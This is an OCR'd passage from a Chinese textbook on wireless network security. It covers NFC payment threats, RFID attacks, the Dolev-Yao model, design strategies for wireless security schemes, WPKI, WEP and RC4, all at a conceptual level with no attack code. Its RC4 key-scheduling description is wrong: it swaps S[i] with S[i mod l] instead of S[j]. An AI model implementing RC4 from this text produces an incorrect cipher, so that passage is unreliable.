


图 3-82　NFC 手机支付系统数据流图

- 商家 NFCPOS 机器读取客户所选商品信息，生成商品订单，并将订单信息通过 NFC 链路传递给用户手机；
- NFC 手机验证商家的证书，并核对订单信息；
- 订单确认之后，手机用户需输入 PIN 码，验证通过后，向移动支付平台提交支付请求；
- 移动支付平台验证用户信息，根据其账户金额余额确认支付请求的有效性；

- 移动支付平台将支付请求传给商家；
- 商家确认交易有效，交易完成。

为了更详细地分析 NFC 手机完成一次移动支付交易的具体过程，需对 NFC 手机支付系统的支付交易构建数据流图。首先，明确移动支付业务所有参与方，主要包括：NFC 手机用户、商家前端 NFCPOS 机、商家后台服务器、第三方支付平台、移动运营商。然后，按照交易流程，分析 NFC 手机支付交易的数据流图如图 3-82 所示。NFC 手机在线支付应用场景下会面临如下特有的安全威胁：

- NFC 手机中的安全单元如果受损，将导致移动支付无法正确进行。安全单元的损坏可能是硬件故障导致，也可能是攻击者恶意行为导致。后果是安全模块的正常加密、签名功能无法启用，将导致无法进行证书的验证、签名和数据的加解密。
- 由于硬件故障或攻击者恶意行为导致安全单元中证书信息损坏或丢失，但是其他功能接口正常。后果是导致无法加解密数据、签名及认证，以及以往的历史加密数据或交易信息无法使用。
- 攻击者可能通过在用户手机中植入专门的恶意软件，如一些手机木马软件，使得能攻击者能够有机会修改用户订单，或者将以往订单进行重发，后果是订单完整性被破坏，导致用户账户损失。
- 攻击者可能通过假冒交易方的身份，伪造虚假订单，欺骗用户进行交易。后果是虚假订单造成用户经济损失。
- 攻击者能够劫持商家与用户之间的交易会话，并进一步获取用户的支付。后果是交易被劫持，进而导致经济损失。

⑪ RFID（RadioFrequencyIdentification，射频识别）面临特殊威胁攻击：RFID 系统的层次框架体系主要由“Tag-to-Reader”和后台系统两大环节组成，目前实际存在的对于 RFID 系统威胁与攻击，基本都是通过这两大环节中存在的通信安全疏漏而形成的有针对性的攻击，这两种针对性的攻击方式为：“Tag-to-Reader”攻击（包括标签编码和标签认证攻击）和后台攻击。

- 在针对 RFID 系统中标签与阅读器的攻击，从攻击形式来看，主要有两种：一种是直接攻击系统，也称作物理攻击从电子通信的角度对 RFID 系统的不同物理位置实施的攻击。例如在使用 RFID 阅读器的工作场所使用大功率 RF 电场，在电子标签内的电路中产生超负荷电流，从而使标签电路烧坏；再如拒绝服务攻击（DoS）攻击，也称淹没攻击，攻击者可以通过一些射频信号装置短时间内向阅读器端发送大量数据信号，导致 RFID 系统被大量的信号所淹没，从而使 RFID 系统告警，丧失处理正常数据的能力，陷入停滞状态。另一种是身份欺骗攻击，因为电子标签是存储一定数据的信息源，所以与社会工程学相关的安全威胁会被黑客或者攻击者利用，成为新型的信息化犯罪。从攻击实施的位置上看，可以是伪造标签，欺骗读写器，从而将非法数据信息送入系统；也可以是伪造读写器，能

够在用户不被觉察的情况下读取用户的标签信息，窃取用户隐私；还可以通过射频设备在空中截获标签与阅读器之间的通信，从而利用这些设备伪造阅读器或者电子标签，展开例如嗅探、标签追踪、重播攻击等多种具体的入侵方法。

- 针对后台系统的攻击，其实质上都是代码攻击的变种。威胁 RFID 后台系统安全的病毒实际上只能以代码的形式存在，并从一开始被存放的标签的数据区向后端系统传播。如果标签信息中带有病毒或攻击代码，RFID 后台系统若不能提供任何免疫机制和查杀手段，则会导致病毒代码直接进入后端应用系统中。针对射频 ID 的代码攻击目前主要有两种形式：一类是注入攻击（也叫脚本漏洞攻击、脚本注入攻击、代码注入攻击）；一类是数据攻击。
- 基于中间件与后端系统通信的攻击。RFID 系统通过使用 JMS、SOAP 或 HTTP 来实现中间件和后端之间的通信。在这些通信方式中可能存在几种攻击形式，如中间人攻击、应用层攻击和 TCP 重播攻击。中间人攻击是指当用户在与系统通信时，通信系统被攻击者监听，以盗取双方有效的通信信息。当计算机通信处于网络层较低层次时，无法确定正在和谁交换数据。应用层攻击是指触发服务器操作系统或应用程序的一个错误来攻击应用层服务器，从而使攻击者获得绕过常规访问控制系统的能力。攻击者利用这种系统存在的各种不足，获取对应用程序、系统或者网络的控制权。TCP 重播攻击指的是，攻击者使用嗅探器获取数据包，通过解析数据包窃取到认证信息和密码数据，窃取的数据可被重新放回到网络里，或者重播发送。

无线网络环境的 Dolev-Yao 威胁模型：1983 年，Dolev 和 Yao 提出了一个威胁模型，是用于安全协议验证研究并且使用最为广泛的一个安全协议攻击者模型，它界定了安全协议攻击者的行为能力。该模型将安全协议本身与安全协议具体所采用的密码系统分开，在假定密码系统是“完善的”（即只有掌握密钥的主体才能理解密文消息）基础上讨论安全协议本身的正确性、安全性和冗余性等问题。同时指出，在这个模型中，攻击者的知识和能力不可低估，假设攻击者可以控制整个通信网，并具有如下特征：

- 可以窃听所有经过网络的消息；
- 可以阻止和截获所有经过网络的消息；
- 可以存储所获得或自身创造的消息；
- 可以根据存储的消息伪造并发送消息；
- 可以作为合法的主体参与协议的运行。

在 Dolev-Yao 威胁模型中，发送到网中的任何消息都可看成是发送给攻击者处理的。因而从网络接收到的任何消息都可以看成是经过攻击者处理过的。换句话说，可以认为攻击者已经完全控制了整个网络。当然攻击者也不是全能的，也有一些攻击者所不能做的事情，具体包括：

- 攻击者不能猜到从足够大的空间中选出的随机数；

- 没有正确的密钥，攻击者不能由给定的密文恢复出明文，对于完善的加密算法，攻击者也不能从给定的明文构造出正确的密文；
- 攻击者不能求出私有部分，比如，与给定的公钥相匹配的私钥；
- 攻击者虽然能控制计算和通信环境的大量公共部分，但一般不能控制计算环境中的许多私有区域，如访问离线主体的存储器等。

3.5.2.2 无线网络安全需求

无线网络具有易于部署、成本低廉、灵活方便等优势，在许多应用领域发挥了重要作用。迄今为止，无线网络已经与人类生活息息相关密不可分，极大地改善了人类生活质量，并且成为人类探索外层空间不可或缺的关键技术。早期的无线网络由于应用范围过于单一，对安全性要求不高；随着无线网络应用范围的日益拓宽，人们对相应安全性的要求也开始不断提高。一般的无线应用，例如个人通信，要求基本的实体认证、隐私保护和数据保密业务；更高级的应用，例如军事、医疗、工业控制、金融等等，则对安全性提出了更为严格的要求。历史上曾经不止一次的发生过因为无线攻击导致战争失败的案例。

与有线网络相比，无线网络所面临的安全威胁更加严重。所有常规有线网络中存在的安全威胁和隐患都依然存在于无线网络中；外部人员可以通过无线网络绕过防火墙，对专用网络进行非授权访问；无线网络传输的信息容易被窃取、篡改和插入；无线网络容易受到拒绝服务攻击和干扰；内部员工可以设置无线网卡以端对端模式与外部员工直接连接。此外，无线网络的安全技术相对比较新，安全产品还比较少。以无线局域网为例，移动节点、AP 等每一个实体都有可能是攻击对象或攻击者。由于无线网络在移动设备和传输媒介方面的特殊性，使得一些攻击更容易实施，对无线网络安全技术的研究比有线网络的限制更多、难度更大。无线网络在信息安全方面有着与有线网络不同的特点，具体表现在以下几个方面：

① 无线网络的开放性使得更容易受到恶意攻击：无线链路使得网络更容易受到从被动窃听到主动干扰的各种攻击。有线网络的网络连接是相对固定的，具有确定的边界，攻击者必须物理接入网络或经过几道防线，如防火墙和网关，才能进入有线网络。这样通过对接入端口的管理可以有效地控制非法用户的接入。而无线网络则没有一个明确的防御边界，攻击者可能来自四面八方和任意节点，每个节点必须面对攻击者的直接或间接的攻击。无线网络的这种开放性带来了非法信息截取、未授权信息服务、恶意注入信息等一系列的信息安全问题。

② 无线网络的移动性使得安全管理难度更大。有线网络的用户终端与接入设备之间通过线缆连接，终端不能在大范围内移动，对用户的管理比较容易。而无线网络终端不仅可以在较大范围内移动，而且还可以跨区域漫游，增大了对接入节点的认证难度，如移动通信网络中的接入认证问题。这意味着移动节点没有足够的物理防护，从而易被窃听、破坏和劫持。攻击者可能在任何位置通过移动设备实施攻击，而在全球范围内跟

踪一个特定的移动节点是很难做到的；另一方面，通过网络内部已经被入侵的节点实施攻击而造成的破坏更大，更难检测到，且要求密码安全算法能抗密钥泄露，抗节点妥协。因此，对无线网络移动终端的管理要困难得多，无线网络的移动性带来了新的安全管理问题，移动节点及其体系结构的安全性更加脆弱。

③ 无线网络动态变化的拓扑结构使得安全方案的实施难度更大。有线网络具有固定的拓扑结构，安全技术和方案容易实现。而在无线网络环境中，动态的、变化的拓扑结构，缺乏集中管理机制，使得安全技术更加复杂。另一方面，无线网络环境中做出的许多决策是分散的，而许多网络算法必须依赖所有节点的共同参与和协作。缺乏集中管理机制意味着攻击者可能利用这一弱点实施新的攻击来破坏协作算法。

④ 无线网络传输信号的不稳定性带来无线通信网络的健壮性问题。有线网络的传输环境是确定的，信号质量稳定，而无线网络随着用户的移动其信道特性是变化的，会受到干扰、衰落、多径、多普勒频移等多方面的影响，造成信号质量波动较大，甚至无法进行通信。因此，无线网络传输信道的不稳定性带来了无线通信网络的健壮性问题。

⑤ 无线网络终端设备具有与有线网络终端设备不同的特点。有线网络的网络实体设备，如路由器、防火墙等一般都不能被攻击者物理地接触到，而无线网络的网络实体设备，如访问点（AP）可能被攻击者物理地接触到，因而可能存在假的 AP。无线网络终端设备与有线网络的终端（如个人计算机）相比，具有计算、通信、存储等资源受限的特点，以及对耗电量、价格、体积等的要求。一般在对无线网络进行安全威胁分析和安全方案设计时，需要考虑网络节点设备的这些特点。目前，网络终端设备按计算、通信和存储性能可分为智能手机、平板电脑（笔记本电脑）、PDA、车载电脑、无线传感器节点、RFID 标签和读卡器等。这些网络节点设备通常具有以下特点：

- 网络终端设备的计算能力通常较弱；
- 网络终端设备的存储空间可能是有限的；
- 网络终端设备的能源是由电池提供的，持续时间短；
- 无线网络终端设备与有线网络设备相比更容易被窃、丢失、损坏等。

总之，无线网络的脆弱性是由于其媒体的开放性、终端的移动性、动态变化的网络拓扑结构、协作算法、缺乏集中监视和管理点以及没有明确的防线造成的。因此，在无线网络环境中，在设计实现一个完善的无线网络系统时，除了考虑在无线传输信道上提供完善的移动环境下的多业务服务平台外，还必须考虑其安全方案的设计，这包括用户接入控制设计、用户身份认证方案设计、用户证书管理系统的设计、密钥协商及密钥管理方案的设计等等。其中保密性和认证技术是关键。

3.5.2.3　无线网络安全方案设计策略

由于无线网络区别与有线网络的特性，在设计其安全方案时应同时考虑安全性、效率、兼容性、可扩展性和用户的可移动性五大因素。特别是对于多种类型网络共存、结构复杂的无线网络系统，该五大因素是检验其安全方案的相互关联、影响、且密不可分

的重要指标。在设计无线网络系统的安全方案时，一般原则如下：

① 分析对系统的假设和约定。这主要指对网络终端、网络中间实体等网络节点系统的假设与约定，通常包括对网络中各相关节点的计算、通信、存储、电源等能力的假设。相同的安全问题，对于不同的假设和约定条件下，通常导致不同的解决方法。例如，网络终端节点的计算能力是否有限制，如 RFID 和传感器节点在计算能力上是有区别的，能够部署和执行的安全算法是有差异的，传感器节点上一般采用轻量级的密码算法，如 NTRU、TinyECC 等，RFID 上能够采用的加密算法多为轻量级分组算法，如 LBLock 等。

② 分析网络的体系结构，明确网络的拓扑结构（星形、网状、分层树状、单跳还是多跳网络、拓扑结构是否变化、节点是否移动、节点移动的速度范围）、通信类型（单播、组播、广播等）、链路特征参数（带宽、吞吐率、延迟）、网络规模（节点数量、网络覆盖面积）、业务数据类型（语音、数据、多媒体、控制指令）等，以及网络的异构性（多种形态网络的融合，有线网络和无线网络的融合），网络的时效性（是临时存在的还是长期存在的）。它和上一条一起构成了设计安全方案时的客观约束条件，例如，网络拓扑结构往往会影响路由安全，节点移动性会影响身份认证，网络规模会影响密钥管理，业务数据类型会影响加密方式等。这些条件也会影响到后面对信任模型和敌手模型的建模。例如，临时动态的网络通常没有可信第三方，异构网络中的有线核心网部分是否存在敌手。

③ 分析网络的业务构成（工作流程、操作过程），涉及的实体（角色）、业务通信的基本内容等，思考这些实体和通信内容可能面临的安全威胁。例如，网络的业务构成过程中可能遭受的安全威胁，业务的工作流程决定了需要安全保护的具体通信内容，涉及的实体决定了协议设计中的交互方以及访问控制对象。这一部分的分析将帮助确定具体的安全威胁，并最终帮助确定对应的安全需求。

④ 分析网络和系统中的信任模型，明确方案涉及的相关实体和通信链路的信任程度，即通信链路或者实体是可信、半可信还是不可信的，思考并确定安全的边界。信任模型中半可信的一个例子是指能够按照协议执行相关操作，但会泄露或者篡改协议通信的内容。某些不可信的敌手可能不按照所期望网络协议的方式操作，如无线传感器网络中的 Blackhole 攻击、Greyhole 攻击等，这时需要借助非密码学的方法，如入侵检测、基于信任的管理等机制等。

⑤ 分析攻击网络和系统的敌手模型：是内部还是外部攻击，是主动还是被动攻击，思考对敌手能力的设定（固定敌手还是移动敌手），给出一些典型的攻击场景，以及对这些攻击可能导致的后果。例如，在无线传感器网络中特殊的攻击方式（如 Sybil 攻击、虫洞攻击），RFID 网络中的隐私破坏问题，针对网络编码的 Pollution 攻击等等。如果对敌手模型的假设越强，则安全性越高。根据网络的特征来分析，便于发现该网络中存在的特有的安全威胁或攻击模式，防御这些威胁时，通用的网络安全措施可能不能奏效，这便需要根据该网络的业务特点以及相关系统和体系结构的假设与约定进行安全方案设

计。发现新的攻击方法是无线网络安全研究中的一个基本创新点，其创新之处在于发现并提出了一个新的安全问题。如果进而给出对新的攻击方法的安全方案则构成了一个完整的创新点。

⑥ 从存在的威胁中归纳出共性的安全需求。通常的思路是从信息安全基本安全需求的角度来分析，包括保密性、认证性、完整性、可用性、健壮性（鲁棒性、容侵、容错、抗节点妥协、可靠性）、隐私保护、信任管理。无线网络的移动性特点和设备的不可靠性特点，使得隐私保护和健壮性这两种安全需求更加受到重视。安全需求一般是与具体的安全威胁相对应，也可能是将安全威胁进行归纳后的涵盖安全威胁的最小集合。根据现代密码学的要求，安全需要通过形式化的方法进行严格的定义，这种定义往往会用到可忽略函数，概率多项式图灵机，概率不可区分性等基本概念。

⑦ 根据前面步骤中归纳的安全需求、网络体系结构、系统假设确定设计需要达到的安全目标，以及实现该目标时要满足的特性，例如安全算法需要满足的计算量上限，存储空间上限，安全方案对容侵、容错的健壮性等。思考在满足网络体系结构和系统假想条件下如何满足完全需求。思考安全防御的总体思路，例如是采用密码学的方法，还是采用与通信网络和计算机安全相关的方法，如人工智能的方法、概率统计的方法、信任评价和管理的方法、博弈论的方法等等。根据安全目标和特性、网络体系结构、系统假设等最后确定安全体系或方案。根据实际应用背景对相关密码学机制进行修改和应用，这一设计的需要考虑的要点是：对安全标准技术的工程应用选择、信息安全技术应用在实际场合的合理性、必要性、完备性，以及对历史遗留系统的兼容性，部署安全方案的成本代价。安全策略和机制则更多地从网络管理和安全管理的角度考虑实际中安全方案的性能和可用性。

针对以上原则，在设计无线网络安全方案时应综合采用以下策略：

① 安全策略（移动终端）：

- 在硬件物理防护方面，增加移动平台硬件的集成度，减少可被攻击的硬件接口；增加温度、电流、电压检测电路，防止物理手段攻击，必要时可根据安全级别需要自动销毁 TPM 和 USIM 中的数据；
- 在硬件平台加固方面，采用可信移动平台的思想，添加可信启动、完整性检验和保护存储等措施；
- 在操作系统加固方面，采用可满足 TMP 需要的可信操作系统，支持域隔离、混合式访问控制和远程验证等安全策略；
- 在应用程序加固方面，下载和加载程序时进行合法性校验，防止攻击者对其进行篡改，并减少用户可选择的不安全配置选项。

（2）效率策略：

- 安全协议要求交互的消息数目尽量少，每条消息的长度尽量短；
- 需要移动终端完成的任务应尽量的少，以减少时延；

- 协议要求的计算能力要具有明显的非对称性，大的计算负担应该在服务网络端完成，从而进一步减轻移动终端的负担；
- 充分利用移动终端的空闲时间进行预计算和预认证；
- 对于短时间内无法获得实质性服务的业务，在紧急情况下可先提供服务，然后进行滞后认证；如未能通过认证，则中止服务；
- 选用效率高且需要资源少的密码算法；
- 充分利用先前已建立的信任关系，减少再次认证的成本，如缓存机制和临时身份机制等。

③ 兼容性、可移动性和可扩展性是密切关联的三个因素，在无线网络系统中应对这些因素的策略是：

- 协商机制——移动终端和无线网络协商共同支持的协议和算法；
- 可配置机制——合法用户可在安全保障下配置终端的安全选项；
- 混合制策略——结合不同安全体制，形成优势互补，如将公钥和单钥体制相结合，以及口令和指纹相结合。一方面，以公钥体制保障系统的可扩展性，从而支持兼容性和用户的可移动性。另一方面，利用单钥体制的高效性来保证实时性（如切换过程），进一步确保用户的可移动性；
- 多策略机制——针对不同的场景提供不同的安全策略，比如，首次登录网络和再次接入网络的认证应给予不同的考虑。应充分利用已有的先验知识来节约开销，提高效率。另外切换认证也应该较普通接入认证有更高的效率；
- 多安全级别策略——对不同的场合和需求使用不同的安全级别。如普通通话和基于移动终端的电子商务应具有不同的安全级别。另外，不同的无线网络也具有不同的安全级别。

3.5.3 无线网络安全机制

本节主要介绍无线网络安全技术的概念、原理，包括无线公开密钥基础设施、有线对等加密协议、无线局域网鉴别与保护基础设施、VPN、安全扫描和风险评估、网络蜜罐技术、以及常见的安全协议。

3.5.3.1 无线公开密钥体系（WPKI）

WPKI 即“无线公开密钥体系”，它是将互联网电子商务中 PKI（PublicKeyInfrastructure）安全机制引入到无线网络环境中的一套遵循既定标准的密钥及证书管理平台体系，用它来管理在移动网络环境中使用的公开密钥和数字证书，有效建立安全和值得信赖的无线网络环境。WPKI 并不是一个全新的 PKI 标准，它是传统的 PKI 技术应用于无线环境的优化扩展。它采用了优化的 ECC 椭圆曲线加密和压缩的 X.509 数字证书。它同样采用证书管理公钥，通过第三方的可信任机构——认证中心（CA）验证用户的身份，从而实现信息的安全传输。

基本的 WPKI 组件包括端实体应用（EE）、注册中心（RA）、认证中心（CA）和 PKI 目录。WPKI 中，端实体应用（EE）和注册中心（RA）的实现与传统 PKI 不同，且需一个全新的组件——PKI 门户。无线应用协议（WAP）中的端实体应用的具体实现是一个运行在 WAP 终端上的优化软件，它依靠无线标记语言（WML）脚本加密接口和脚本加密库来做密钥服务和加脱密操作，具体函数包括以下几种：

- 用户公私钥对的生成、存储和访问；
- 首次证书应用的完成、签名和提交；
- 证书更新请求的完成、签名和提交；
- 查找证书和撤销信息；
- 验证证书和读取证书内容；
- 生成和验证数字签名。

PKI 门户是一个联网的服务器，类似 WAP 网关，有 RA 的逻辑功能，并负责转换 WAP 客户给 PKI 中 RA 和 CA 发的请求。PKI 门户内嵌 RA 函数，和无线网上的 WAP 设备及有线网络上的 CA 进行交互。一次完整的 WPKI 的操作流程如下：

- EE 用户向 PKI 门户申请证书；
- PKI 门户审查用户申请，通过后，给 CA 发证书申请；
- CA 发行证书并将证书贴到有效证书目录；
- PKI 门户创建证书 URL，并把 URL 发送给 EE 用户；
- Web 服务器或其他移动电子商务服务器取回证书或者是撤销信息；
- EE 用户和 WAP 网关使用证书和密钥建立安全的 WTLS 会话，WAP 网关和移动电子商务服务器或者 Web 服务器建立安全的 SSL/TLS 会话；
- EE 用户用私钥证书对会话内容签名，结合加密保证无线设备和因特网间的数据安全传输。

在上述操作流程中，WTLS 会话的客户端和服务端在验证 CA 根证书有效性时，有两种方法：带外 HASH 验证方法和签名验证方法。

在建立无线安全传输层（WTLS）会话的过程中，客户端把证书 URL 发给服务端，服务端使用该 URL 去取证书。取到证书后，服务端使用该证书，但不会把证书发给客户端。客户端只接收和存储证书 URL，可以节约有限的带宽和存储资源。URL 的定义可以有两种机制：LDAPURL 和 HTTPURL。

制定 WPKI 证书格式规范是为削减公钥证书所占用的存储空间。其机制之一是为服务端证书定义一种新的证书格式（即 WTLS 证书格式），与标准的.X509 证书相比，该证书大大减少了所占用的存储空间。WPKI 证书上的另一个非常重要的精简就是使用了椭圆曲线加密算法 ECC，ECC 算法使用的密钥比 RSA 算法的密钥要短，通过使用 ECC 算法，可使证书的存储空间比使用其他算法的证书要少 100 字节左右。WPKI 还限制了 IETF/PKIX 证书格式中某些数据域的大小，由于 WPKI 证书格式是 PKIX 证书格式的一

个子集，因而可保持与标准 PKI 之间的互操作性。

在 WAP 安全标准中，尽管传统的签名机制为可选项，但由于占用资源多和因 WAP 设备处理能力低带来的性能问题，使得在无线环境中实现传统的签名机制是没有实用价值的。与 ECC 加密签名算法相比，传统的签名机制（如 RSA 算法）需要更多的处理资源和更多的存储空间。ECC 加密签名算法是业内公认的目前最精简的签名算法，是支持无线环境下的安全机制的一个最合适的选择。典型的 ECC 算法使用的密钥长度为 163 位，而在同等加密强度的 RSA 算法的密钥是 1024 位，即 ECC 算法使用的密钥长度只是同等加密强度的 RSA 算法密钥长度的 1/6。ECC 算法的上述特点使得密钥存储和证书存储占用空间减少，数字签名的处理效率得到提高。ECC 算法在 WAP 安全标准中得到充分支持，在 WAP 设备制造中得到了广泛应用。

3.5.3.2 有线等效保密协议（WEP）

有线等效保密协议 WEP 是 1999 年 9 月通过的 IEEE802.11 标准的一部分，使用 RC4（RivestCipher）串流加密技术达到机密性，并使用 CRC-32 验和达到资料正确性。标准的 64 比特 WEP 使用 40 比特的钥匙接上 24 比特的初向量（Initialization Vector，IV）成为 RC4 用的钥匙。在起草原始的 WEP 标准的时候，美国政府在加密技术的输出限制中限制了钥匙的长度，一旦这个限制放宽之后，所有的主要业者都用 104 比特的钥匙作了 128 比特的 WEP 延伸协定。用户输入 128 比特的 WEP 钥匙的方法一般都是用含有 26 个十六进制数（0-9 和 A-F）的字串来表示，每个字符代表钥匙中的 4 个比特，4*26=104 比特，再加上 24 比特的 IV 就成了所谓的“128 比特 WEP 钥匙”。有些厂商还提供 256 比特的 WEP 系统，就像上面讲的，24 比特是 IV，实际上剩下 232 比特作为保护之用，典型的作法是用 58 个十六进制数来输入，（58*4=232 比特）+24 个 IV 比特=256 个 WEP 比特。钥匙长度不是 WEP 安全性的主要因素，破解较长的钥匙需要拦截较多的封包，但是有某些主动式的攻击可以激发所需的流量。WEP 还有其他的弱点，包括 IV 雷同的可能性和变造的封包，这些用长一点的钥匙根本没有用。

WEP 有 2 种认证方式：开放式系统认证（opensystemauthentication）和共有键认证（sharedkeyauthentication）。开放式系统认证，顾名思义，不需要密钥验证就可以连接。而对于共有键认证而言，客户端需要放送与接入点预存密钥匹配的密钥。共有键一共有 4 个步骤：

① 客户端向接入点发送认证请求；

② 接入点发回一个明文；

③ 客户端利用预存的密钥对明文加密，再次向接入点发出认证请求；

④ 接入点对数据包进行解密，比较明文，并决定是否接受请求。一般而言，共有键认证的安全性高于开放式系统认证，但是就目前的技术而言，完全可以无视这种认证。

RC4 加密算法是一种密钥长度可变的流加密算法族。之所以称其为族，是由于其核心部分的 S-box 长度可为任意，但一般为 256 字节。该算法的速度可以达到 DES 加密的

10 倍左右，且具有很高级别的非线性。RC4 算法的原理很简单，包括初始化算法（KSA）和伪随机子密码生成算法（PRGA）两大部分。设密钥 K 是 l 字节长，用 K[0]，…，K[l-l] 表示。KSA 算法将输入的密钥（无论是 40 位还是 256 位）转化为一个初始置换 S（0，1…2^n-1）。在初始化过程中，将 S 置换设定为不变的置换，将变量 j 初始值设为 0。接着进入循环，循环次数为 2^n-1，每次循环中 i 的值增加 1，j 的值增加 s[i]+K[imodl]，接着，将 S[i]与 S[imodl]的值交换。PRGA 中首先在初始化中将向量 i，j 初始值设为 0。接着开始循环，循环中包括四种简单的运算，分别为：变量 i 每次增长 1，作为计数器；变量 j 每次增长伪随机变量 S[i]；将 S[i]与 S[j]交换；输出值为 S[S[i]+S[j]]。将 z 与明文异或可产生密文，与密文异或可产生明文。RC4 算法采用的是输出反馈（output_feedbaok，OFB）工作方式，所以可以用一个短的密钥产生一个相对较长的密钥序列。OFB 方式最大的优点是消息如果发生错误（这里指的是消息的某一位发生了改变，而不是消息的某一位丢失），错误不会传递到产生的密钥序列上，缺点是对插入的攻击很敏感，并且对同步的要求比较高。

